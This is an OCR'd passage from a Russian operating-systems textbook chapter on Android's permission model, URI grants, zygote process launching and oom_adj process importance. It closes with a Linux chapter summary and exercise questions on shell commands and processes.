На рис. 10.41 показано, как почтовое приложение может воспользоваться разрешениями на доступ к снимкам в приложении камеры. В данном случае приложение камеры связано в отношении своих снимков с разрешением *READ_PICTURES*, говорящим о том, что любое приложение, содержащее это разрешение, может обращаться к его данным снимков. Почтовое приложение объявляет в своем манифесте, что ему необходимо такое разрешение. Теперь почтовое приложение может получать доступ к URI, которым владеет камера, например content://pics/1. После получения запроса на этот URI поставщик контента приложения камеры спрашивает у диспетчера пакетов, является ли вызывающее приложение держателем необходимого разрешения. Если является, вызов проходит успешно и соответствующие данные возвращаются приложению.

Разрешения не привязаны к поставщикам контента; любой IPC-обмен внутри системы может быть защищен разрешением через запрос системы у диспетчера пакетов о наличии у вызывающего процесса нужного разрешения. Вспомним, что использование песочниц приложений основано на процессах и UID-идентификаторах, поэтому барьер безопасности всегда оказывается на границе процесса, а сами разрешения связаны с UID-идентификаторами. С учетом этого проверка разрешения может быть выполнена путем извлечения UID, связанного с входящим IPC-запросом, и запроса к дис-




Рис. 10.41. Запрашивание и использование разрешения

петчеру пакетов, выдавалось ли этому UID соответствующее разрешение. Например, разрешения на доступ к местоположению пользователя обеспечиваются диспетчером местоположения системы, когда приложение отправляет ему вызов.

На рис. 10.42 показано, что происходит, когда приложение не содержит разрешения, необходимого для той операции, которую оно выполняет. Здесь приложение браузера пытается обратиться напрямую к пользовательским снимкам, но единственным разрешением, которое оно содержит, касается сетевых операций через Интернет. В этом случае *PicturesProvider* получает от диспетчера пакетов сведения, что вызывающий процесс не содержит необходимого разрешения *READ_PICTURES*, и в результате выдает обратно исключение нарушения безопасности — SecurityException.

Разрешения обеспечивают широкий, неограниченный доступ к классам операций и данным. Они хорошо работают, когда функциональные возможности приложения сконцентрированы вокруг таких операций. Например, нашему почтовому приложению для отправки и получения электронной почты требуется разрешение *INTERNET*. Но есть ли смысл хранить в почтовом приложении разрешение *READ_PICTURES*? О почтовом приложении, которое непосредственно связано с чтением ваших снимков, ничего не известно, и нет никакого смысла почтовому приложению иметь доступ ко всем вашим снимкам.

Есть еще один вопрос, связанный с использованием разрешений, который можно заметить, вернувшись к рис. 10.35. Вспомним: для того чтобы поделиться снимком из приложения камеры, мы можем запустить принадлежащую почтовому приложению активность *ComposeActivity*. Почтовое приложение получает URI данных, которыми нужно поделиться, но не знает, откуда они придут. На рисунке они приходят от камеры, но воспользоваться этим может любое другое приложение, чтобы позволить пользователю отправить по электронной почте его данные, от аудиофайлов до документов текстового процессора. Почтовому приложению, чтобы добавить данные к прикреплению, нужно лишь прочитать этот URI в виде байтового потока. Но при использовании




Рис. 10.42. Обращение к данным без разрешения

разрешений ему придется также заранее указать разрешение для всех данных всех приложений, которые могут попросить у него отправки от них электронной почты. Нам нужно решить две проблемы. Во-первых, мы не хотим давать приложениям доступ к широкому ряду данных, в которых они на самом деле не нуждаются. Во-вторых, им нужно получить доступ к любым источникам данных, даже к тем, о которых они заранее ничего не знают.

Здесь нужно сделать важное замечание: действие по отправке снимка по электронной почте является фактически пользовательским взаимодействием, где пользователь выразил явное намерение использовать конкретный снимок с конкретным приложением. Поскольку во взаимодействие вовлечена операционная система, она может воспользоваться этим для идентификации конкретной дыры, открываемой в песочницах между двумя приложениями и позволяющей данным проходить сквозь нее.

Android поддерживает эту разновидность неявного безопасного доступа к данным через намерения и поставщиков контента (на рис. 10.43 дан пример отправки снимка по электронной почте). Приложение камера (в нижнем левом углу) запрашивает возможность поделиться одним из снимков, *content://pics/1*. Вдобавок к запуску приложения по составлению сообщения электронной почты, которое мы видели раньше, добавляется запись к списку предоставляемых URI-идентификаторов и отмечается, что новая активность *ComposeActivity* теперь имеет доступ к этому URI. Когда *ComposeActivity* обращается за открытием и считыванием данных из источника, указываемого предоставленным URI, имеющаяся в *PicturesProvider* камера, владеющая данными, на которые указывает URI, может спросить у диспетчера активностей, имеет ли сделавшее вызов почтовое приложение доступ к данным, и вернуть ему снимок.

Этот выверенный до мелочей контроль доступа с помощью URI может действовать и другим способом. Есть еще одно намерение, *android.intent.action.GET_CONTENT*, которое приложение может использовать, чтобы попросить пользователя выбрать некоторые данные и вернуть их ему. Это может использоваться в нашем почтовом при-

ложении, например, чтобы сделать все по-другому: пользователь, находясь в почтовом приложении, может запросить добавление прикрепления, это вызовет для него запуск активности в приложении камеры, чтобы можно было выбрать какой-нибудь снимок.




Рис. 10.43. Реализация возможности поделиться снимком с использованием поставщика контента

Новое развитие ситуации показано на рис. 10.44. Оно почти идентично тому, что было показано на рис. 10.43, единственным отличием является способ объединения активностей двух приложений, когда почтовое приложение запускает соответствующую активность по выбору снимка в приложении камеры. После выбора снимка его URI возвращается почтовому приложению, и в этот момент наше предоставление URI записывается диспетчером активностей.

Этот подход очень эффективен, поскольку позволяет системе обеспечивать строгий контроль над данными каждого отдельно взятого приложения, предоставляя конкретный доступ к данным по мере необходимости и не испытывая при этом надобности в предупреждении пользователя о происходящем. Этим могут воспользоваться и многие другие пользовательские взаимодействия. Одним из вполне очевидных является перетаскивание, но для определения видов взаимодействий, доступных приложениям, Android получает и другую информацию, например из текущего фокуса окна.

Заключительный, широко используемый системой Android метод обеспечения безопасности представляет собой явные пользовательские интерфейсы для разрешения и удаления конкретных типов доступа. В данном подходе существует некий способ, позволяющий приложению показать, что оно может дополнительно предоставить некоторую функциональную возможность, и предоставленный системой доверенный пользовательский интерфейс, который обеспечит контроль над этим доступом.

Типичным примером этого подхода является имеющаяся в Android архитектура метода ввода данных. Метод ввода является конкретной службой, предоставляемой сторонним приложением и позволяющей пользователю предоставлять приложению данные, как правило, с помощью экранной клавиатуры. Это весьма конфиденциальный вид взаимодействия в системе, поскольку через приложение с методом ввода будет проходить множество персональных данных, включая вводимые пользователем пароли.

Приложение показывает, что оно может быть методом ввода путем объявления в своем манифесте службы с фильтром намерений, соответствующим действию для имеющегося в системе протокола метода ввода. Но это не дает ему автоматического разрешения становиться методом ввода, и пока не произойдет что-либо иное, песочница приложения не получит возможности выполнения таких операций.

Настройки системы Android включают пользовательский интерфейс для выбора методов ввода. Этот интерфейс показывает все доступные методы ввода установленных на данный момент приложений и то, включены они или нет. Если пользователь хочет воспользоваться новым методом ввода после установки его приложения, он должен зайти в интерфейс настройки системы и включить этот метод. При этом система также может проинформировать пользователя, какие именно действия будет разрешено совершать приложению.




Рис. 10.44. Добавление возможности прикрепить снимок с использованием поставщика контента

Даже если приложение включено в качестве метода ввода, для ограничения его влияния в Android используются тонко выверенные технологии контроля доступа. Например, фактически только приложение, использующееся в качестве текущего метода ввода, может иметь любую специальную итерацию. Если пользователь включил несколько

методов ввода (например, программную клавиатуру и голосовой ввод), только один активный в данный момент метод ввода будет иметь эти возможности доступными в своей песочнице. Даже если текущий метод ввода ограничен в том, что он может делать, существуют дополнительные политики, позволяющие ему взаимодействовать только с тем окном, у которого в данный момент имеется фокус ввода.

10.8.12. Модель процесса

Традиционная модель процесса, имеющаяся в Linux, — это разветвление (с помощью команды *fork*) для создания нового процесса, за которым следует команда *exec* для инициализации этого процесса кодом, предназначенным для выполнения, с последующим запуском его на выполнение. За управление этим выполнением отвечает оболочка, разветвляя и выполняя процессы, необходимые для работы команд оболочки. Когда происходит выход из этих команд, Linux удаляет процесс.

В Android процессы используются немного по-другому. Как говорилось в предыдущем разделе, посвященном приложениям, частью Android, отвечающей за управление запущенными приложениями, является диспетчер активностей. Он координирует запуск новых прикладных процессов, определяет, что в них будет запускаться, и тот момент, когда они уже будут не нужны.

Запуск процессов

Чтобы запустить новый процесс, диспетчер активностей должен быть связан с процессом zygote. При первом запуске диспетчера активностей он создает выделенный сокет с zygote, через который посылает команду, когда нуждается в запуске нового процесса. Команда прежде всего дает описание создаваемой песочницы: UID, под которым должен запуститься новый процесс, и любые другие ограничения, связанные с мерами безопасности, которые будут применяться. Таким образом, zygote должен запускаться с root-правами: при разветвлении он выполняет соответствующую настройку для UID, с которым процесс будет запущен, и в конце сбрасывает root-права и изменяет процесс, присваивая ему нужный UID.

Вспомним, что в предыдущем рассмотрении Android-приложений говорилось, что диспетчер активностей обслуживает динамическую информацию о выполнении активностей (см. рис. 10.32), служб (см. рис. 10.37), рассылок (для получателей, как на рис. 10.39) и поставщиков контента (см. рис. 10.40). Он использует эту информацию для контроля над созданием прикладных процессов и управления ими. Например, как показано на рис. 10.32, когда программа запуска приложения осуществляет вызов системы с новым намерением на запуск активности, за то, чтобы это новое приложение работало, отвечает диспетчер активностей.

Порядок запуска активности в новом процессе показан на рис. 10.45. А вот как выглядят подробности каждого этапа:

1. Какой-нибудь существующий процесс (например, предназначенный для запуска приложений) осуществляет вызов диспетчера активностей с намерением, дающим описание новой активности, которую он собирается запустить.
2. Диспетчер активностей просит, чтобы диспетчер пакетов провел разрешение намерения до явного компонента.

3. Диспетчер активностей определяет, что прикладной процесс еще не запущен, а затем просит zygote создать новый процесс с соответствующим UID.
4. Zygote выполняет ветвление, создает новый процесс, являющийся клоном себя самого, сбрасывает права и устанавливает его UID песочнице приложения, а затем завершает инициализацию Dalvik в этом процессе для полноценной работы среды выполнения Java. Например, после ветвления должны запускаться такие потоки, как сборщик мусора.
5. Новый процесс, представляющий собой клон zygote с полностью установленной и работающей Java-средой, осуществляет обратный вызов диспетчера активностей с вопросом: «Для чего я нужен?».
6. Диспетчер активностей возвращает ему полную информацию о запускаемом в нем приложении, например о том, где найти его код.
7. Новый процесс загружает код запускаемого приложения.
8. Диспетчер активностей отправляет новому процессу любую ожидающую операцию, в данном случае «Запустить активность X».
9. Новый процесс получает команду на запуск активности, создает экземпляр соответствующего Java-класса и выполняет его.




Рис. 10.45. Этапы запуска нового прикладного процесса

Обратите внимание на то, что при запуске активности процесс приложения мог быть уже запущен. В таком случае диспетчер активностей просто пропустит все до конца, отправляя процессу новую команду, предписывающую ему создать и запустить экземпляр

соответствующего компонента. Это может привести к появлению при необходимости нового экземпляра активности, запущенного в приложении, как было показано на рис. 10.36.

Жизненный цикл процессов

Диспетчер активностей отвечает также за определение того момента, когда процессы больше не нужны. Он отслеживает все активности, получатели, службы и поставщики контента, запущенные в процессе, в результате чего может определить, насколько важен (или неважен) тот или иной процесс.

Вспомним, что имеющийся в Android механизм устранения дефицита памяти, находящийся в ядре, использует показатель *oom_adj* процесса для выстраивания четкого порядка, позволяющего определить, какие процессы он должен уничтожить. Диспетчер активностей отвечает за настройку показателей *oom_adj* всех процессов, которые соответствующим образом основаны на состоянии этих процессов, классифицируя их в основных категориях использования. Эти основные категории показаны в табл. 10.17, где сначала идут наиболее важные. В последнем столбце показано типовое значение *oom_adj*, которое назначается процессу данного типа.

Таблица 10.17. Категории важности процесса

Категория	Описание	oom_adj
SYSTEM	Системные процессы и демоны	−16
PERSISTENT	Постоянно работающие прикладные процессы	−12
FOREGROUND	Процессы, взаимодействующие в данный момент с пользователем	0
VISIBLE	Процессы, видимые пользователю	1
PERCEPTIBLE	Что-то, о чем знает пользователь	2
SERVICE	Запущенные фоновые службы	3
HOME	Главный (запускающий) процесс	4
CACHED	Неиспользуемый процесс	5

Теперь, когда уровень свободной оперативной памяти снизится, система настроит процессы таким образом, чтобы механизм устранения дефицита памяти сначала уничтожил кэшированные процессы, стараясь восстановить достаточный объем нужной оперативной памяти, затем главный процесс, процессы служб и далее вверх по списку. Внутри конкретного уровня *oom_adj* он сначала уничтожит процессы, которые используют больше оперативной памяти, а затем перейдет к уничтожению тех, которые используют меньше памяти.

Мы уже видели, как в системе Android принимаются решения, когда запускать процессы и как в ней эти процессы распределяются по категориям в зависимости от важности. Теперь нужно решить, когда следует выходит из процессов, не так ли? Или же нужно ли вообще что-либо делать в этом плане? Ответом будет: ничего делать не нужно. В Android прикладные процессы никогда не имеют явно обозначенного выхода. Система просто оставляет ненужные процессы в покое, полагаясь на то, что при необходимости ядро воспользуется ими.

Кэшированные процессы во многом замещают отсутствующую в Android подкачку. Когда возникнут потребности в оперативной памяти, кэшированные процессы могут быть удалены из активной оперативной памяти. Если позже нужно будет запустить приложение еще раз, может быть создан новый процесс, при этом восстанавливается любое предыдущее состояние, необходимое для возвращения его к тому виду, в котором пользователь его оставил в последний раз. Операционная система незаметно для пользователя по мере надобности запускает, уничтожает и перезапускает процессы, поэтому важные фоновые операции остаются запущенными, а кэшированные процессы остаются в памяти до тех пор, пока занимаемой ими памяти не найдется лучшее применение.

Зависимости процессов

На данный момент у нас есть общее представление о том, как управляются процессы Android. Но здесь есть еще одна сложность — зависимости между процессами.

В качестве примера рассмотрим наше предыдущее приложение камеры, хранящее сделанные снимки. Эти снимки не являются частью операционной системы, они реализованы поставщиком контента в приложении камеры. Потребность в получении доступа к этим снимкам может появиться и у других приложений, превращая их тем самым в клиент приложения камеры.

Зависимости между процессами могут возникать как при использовании поставщиков контента (через простой доступ к поставщику), так и при использовании служб (путем привязки к службе). В любом случае операционная система должна отслеживать эти зависимости и соответствующим образом управлять процессами.

Зависимости процессов оказывают влияние на два ключевых момента: когда процессы будут созданы (и созданы компоненты внутри них) и каким будет у процесса показатель важности *oom_adj*. Следует напомнить, что важность процесса определяется наиболее важным из имеющихся в нем компонентов. Его важность определяется также наиболее важным из зависящих от него процессов.

Например, в случае с приложением камеры его процесс и, соответственно, поставщик контента обычно не запущены. Он будет создан, когда доступ к этому поставщику контента понадобится каким-нибудь другим процессам. Как только поставщик контента приложения камеры станет доступен, процесс камеры станет рассматриваться как по крайней мере не менее важный, чем тот процесс, который его использует.

Для вычисления итоговой важности каждого процесса системе нужно поддерживать граф зависимости между такими процессами. У каждого процесса имеется список всех служб и поставщиков контекста, запущенных в нем на данный момент. У каждой службы и каждого поставщика контекста если собственные списки пользующихся ими процессов. (Эти списки ведутся в записях внутри диспетчера активностей, поэтому приложения не могут выдавать ложные сведения об этом.) Проход по графу зависимостей для процесса не обходится без прохода по всем его поставщикам контента и службам, а также процессам, которые ими пользуются.

В табл. 10.18 показано типичное состояние, в которое могут попасть процессы, если брать в расчет зависимости между ними. В этом примере имеются две зависимости, основанные на использовании поставщика контента камеры для добавления снимка как вложения в сообщение электронной почты (см. рис. 10.44). Сначала показано текущее почтовое приложение, находящееся на первом плане, которое использует приложение камеры для загрузки вложения. Это возвышает процесс камеры до уровня важности

почтового приложения. Потом показана такая же ситуация, когда музыкальное приложение проигрывает музыку в фоновом режиме с помощью службы и в ходе этого зависит от медиапроцесса для доступа к имеющимся у пользователя носителям музыки.

Таблица 10.18. Обычное состояние важности процессов

Процесс	Состояние	Важность
system	Основная часть операционной системы	SYSTEM (системный)
phone	Всегда запущен для выполнения набора функций телефона	PERSISTENT (постоянно присутствующий)
email	Текущее приложение первого плана	FOREGROUND (первого плана)
camera	Используется почтовым приложением для загрузки вложения	FOREGROUND (первого плана)
music	Выполняет фоновую службу, проигрывающую музыку	PERCEPTIBLE (воспринимаемый)
media	Используется музыкальным приложением для доступа к музыке пользователя	PERCEPTIBLE (воспринимаемый)
download	Загружает файл для пользователя	SERVICE (служба)
launcher	Не используемая в данный момент система запуска приложений	HOME (главный)
maps	Приложение демонстрации карты, которое было использовано ранее	CACHED (кэшированный)

Рассмотрим, что получится, если состояние, показанное в табл. 10.18, изменится таким образом, что почтовое приложение завершит загрузку прикрепления и перестанет использовать поставщика контента камеры. В табл. 10.19 показано, как изменится состояние процесса. Заметим, что приложение камеры больше не нужно, поэтому оно выведено из разряда первостепенной важности и переведено на уровень кэшированного приложения. Кэширование приложения камеры также выталкивает старое приложение maps на строчку ниже в кэшированном списке наиболее редко используемых приложений.

Таблица 10.19. Состояние процессов после того, как почтовое приложение перестало использовать камеру

Процесс	Состояние	Важность
system	Основная часть операционной системы	SYSTEM (системный)
phone	Всегда запущен для выполнения набора функций телефона	PERSISTENT (постоянно присутствующий)
email	Текущее приложение первого плана	FOREGROUND (первого плана)
music	Выполняет фоновую службу, проигрывающую музыку	PERCEPTIBLE (воспринимаемый)
media	Используется музыкальным приложением для доступа к музыке пользователя	PERCEPTIBLE (воспринимаемый)
download	Загружает файл для пользователя	SERVICE (служба)
launcher	Не используемая в данный момент система запуска приложений	HOME (главный)

Процесс	Состояние	Важность
camera	Ранее использованное почтовым приложением	CACHED (кэшированный)
maps	Приложение демонстрации карты, которое было ранее использовано	CACHED+1 (кэшированный + 1)

Эти два примера представляют собой итоговую иллюстрацию важности кэшированных процессов. Если почтовое приложение опять испытает потребность в использовании поставщика контента приложения камеры, процесс поставщика будет уже, как правило, оставлен в качестве кэшированного процесса. Его повторное использование просто сведется к возвращению процесса на первый план и установлению нового подключения к поставщику контента, который уже существует со своей инициализированной базой данных.

10.9. Краткие выводы

Операционная система Linux начала свое существование как полный клон (с открытым кодом) системы UNIX, и теперь она используется на различных машинах (от ноутбуков до суперкомпьютеров). Она имеет три основных интерфейса: оболочку, библиотеку языка C и сами системные вызовы. Для упрощения взаимодействия пользователя с системой часто используется графический интерфейс пользователя. Оболочка позволяет пользователям вводить команды и исполнять их. Это могут быть простые команды, конвейеры или более сложные структуры. Ввод и вывод могут перенаправляться. В библиотеке языка C содержатся системные вызовы, а также множество расширенных вызовов (например, *printf* для записи форматированного вывода в файлы). Реальный интерфейс системных вызовов зависит от архитектуры и на платформах x86 состоит приблизительно из 250 вызовов, каждый из которых выполняет только необходимые функции и ничего более.

К ключевым концепциям операционной системы Linux относятся процесс, модель памяти, ввод-вывод и файловая система. Процессы могут создавать дочерние процессы, в результате чего формируется дерево процессов. Управление процессами в Linux отличается от управления процессами в других UNIX-системах в том плане, что Linux рассматривает каждую исполняемую сущность — однопоточный процесс, любой поток многопоточного процесса или ядро — как отдельную задачу. Процесс (или задача в общем случае) представляется двумя основными компонентами — структурой задачи и дополнительной информацией (описывающей адресное пространство пользователя). Первый постоянно находится в памяти, а данные второго могут выгружаться на диск. Создаваемый процесс дублирует структуры задачи процесса, после чего настраивается информация образа памяти (ставится указатель на образ памяти родителя). Настоящие копии страниц образа памяти создаются только в том случае, когда совместное использование не разрешено, а модификация памяти требуется. Этот механизм называется копированием при записи. Для планирования применяется алгоритм, основанный на взвешенной, справедливой постановке в очередь с использованием для управления очередью задач красно-черного дерева.

Модель памяти состоит из трех сегментов для каждого процесса: текста, данных и стека. Для управления памятью применяется страничная подкачка. Состояние каждой страницы отслеживается в карте памяти, а страничный демон поддерживает достаточное количество свободных страниц при помощи модифицированного алгоритма часов.

Доступ к устройствам ввода-вывода осуществляется при помощи специальных файлов, у каждого из которых есть старший номер устройства и младший номер устройства. Для снижения числа обращений к диску в блочных устройствах ввода-вывода применяется кэширование дисковых блоков. Символьный ввод-вывод может осуществляться в необработанном режиме, потоки символов можно модифицировать при помощи дисциплин линий связи. Сетевые устройства работают несколько иначе, с ними связываются модули сетевых протоколов (для обработки потока сетевых пакетов по дороге к процессу пользователя и обратно).

Файловая система иерархическая, с файлами и каталогами. Все диски монтируются в единое дерево каталогов, начинающееся в едином корне. Отдельные файлы могут быть связаны с любым каталогом файловой системы. Чтобы пользоваться файлом, его нужно сначала открыть, при этом выдается дескриптор файла, который затем используется при чтении этого файла и записи в него. Внутри файловая система использует три основные таблицы: таблицу дескрипторов файлов, таблицу описания открытых файлов и таблицу i-узлов. Таблица i-узлов является наиболее важной из этих таблиц. В ней содержится вся административная информация о файле и местоположении его блоков.

Защита файлов основана на регулировании доступа для чтения, записи и исполнения, предоставляемого владельцу файла, членам его группы и всем остальным пользователям. Для каталогов бит исполнения интерпретируется как разрешение поиска в каталоге.

Операционная система Android является платформой, позволяющей приложениям выполняться на мобильных устройствах. Она основана на ядре Linux, но состоит из большой программной надстройки над Linux и небольшого количества изменений в ядре Linux. Основная часть Android написана на языке Java. Приложения также написаны на Java, затем транслированы в байт-код Java, а затем в байт-код Dalvik. Приложения Android обмениваются данными в виде передачи защищенных сообщений, называемых транзакциями. Обменом данных между процессами (interprocess-communication (IPC)) управляет специализированная модель Linux-ядра, названная Binder.

Пакеты Android обладают автономностью и имеют манифест, описывающий содержимое пакета. Пакеты включают в себя активные части, получатели, поставщики контента и намерения. Модель безопасности Android отличается от той, что используется в Linux, и аккуратно помещает каждое приложение в песочницы, потому что рассматривает все приложения как не заслуживающие доверия.

Вопросы

1. Объясните, как тот факт, что UNIX написана на языке C, упрощает ее перенос на новые машины.
2. POSIX-интерфейс определяет набор библиотечных процедур. Объясните, почему в POSIX были стандартизированы библиотечные процедуры, а не интерфейс системных вызовов.
3. При переносе на новые архитертуры Linux зависит от компилятора gcc. Назовите одно из преимуществ и один из недостатков такой зависимости.
4. Каталог содержит следующие файлы:

aardvark	feret	koala	porpoise	unicorn
bonefish	grunion	llama	quacker	vicuna
capybara	hyena	marmot	rabbit	weasel
dingo	ibex	nuthatch	seahorse	yak
emu	jellyfish	ostrich	tuna	zebu

Какие файлы будут перечислены командой

```
ls [abc]*e*?
```

5. Что делает следующий конвейер оболочки Linux?

```
grep nd xyz | wc -l
```

6. Напишите конвейер Linux, печатающий восьмую строку файла z в стандартный вывод.
7. Зачем в операционной системе Linux проводится различие между стандартным выводом и стандартным потоком ошибок, если по умолчанию обоим соответствует терминал?
8. Пользователь вводит с терминала следующие команды:

```
a | b | c&
d | e | f&
```

Сколько новых процессов будет работать после того, как оболочка обработает эти команды?

9. Когда оболочка Linux запускает новый процесс, она помещает копии своих переменных окружения (например, *HOME*) в стек процесса, чтобы процесс мог определить свой домашний каталог. Если этот процесс в дальнейшем создаст дочерний процесс, получит ли созданный дочерний процесс эти переменные автоматически?
10. Сколько примерно понадобится времени, чтобы создать в системе UNIX дочерний процесс при следующих условиях: размер текста — 100 Кбайт, размер данных — 20 Кбайт, размер стека — 10 Кбайт, размер структуры задачи — 1 Кбайт, размер структуры пользователя — 5 Кбайт. Обработка эмулированного прерывания ядром занимает 1 мс, а компьютер может копировать 32-разрядное слово каждые 50 нс. Текстовые сегменты используются совместно, а сегменты данных и стека — нет.
11. По мере того как многомегабайтные программы становились все более распространенными, время, затрачиваемое на обработку системного вызова *fork* и копирование сегментов данных и стека вызывающего процесса, росло пропорционально росту размеров программ. Когда *fork* выполняется в Linux, адресное пространство родителя не копируется (как того требует традиционная семантика системного вызова *fork*). Как Linux препятствует выполнению дочерним процессом таких действий, которые могли бы полностью изменить семантику системного вызова *fork*?
12. Почему отрицательные значения переменной *nice* может задавать только суперпользователь?
13. Linux-процессы, не являющиеся процессами реального времени, имеют уровень приоритета от 100 до 139. Каков исходный статический приоритет и как для его изменения используется значение *nice*?

14. Имеет ли смысл забирать у процесса память, когда процесс переходит в состояние зомби? Почему да или почему нет?
15. С каким аппаратным понятием тесно связан сигнал? Приведите два примера использования сигналов.
16. Как вы думаете, почему разработчики операционной системы Linux сделали для процесса невозможной отправку сигналов другим процессам, не входящим в его группу процессов?
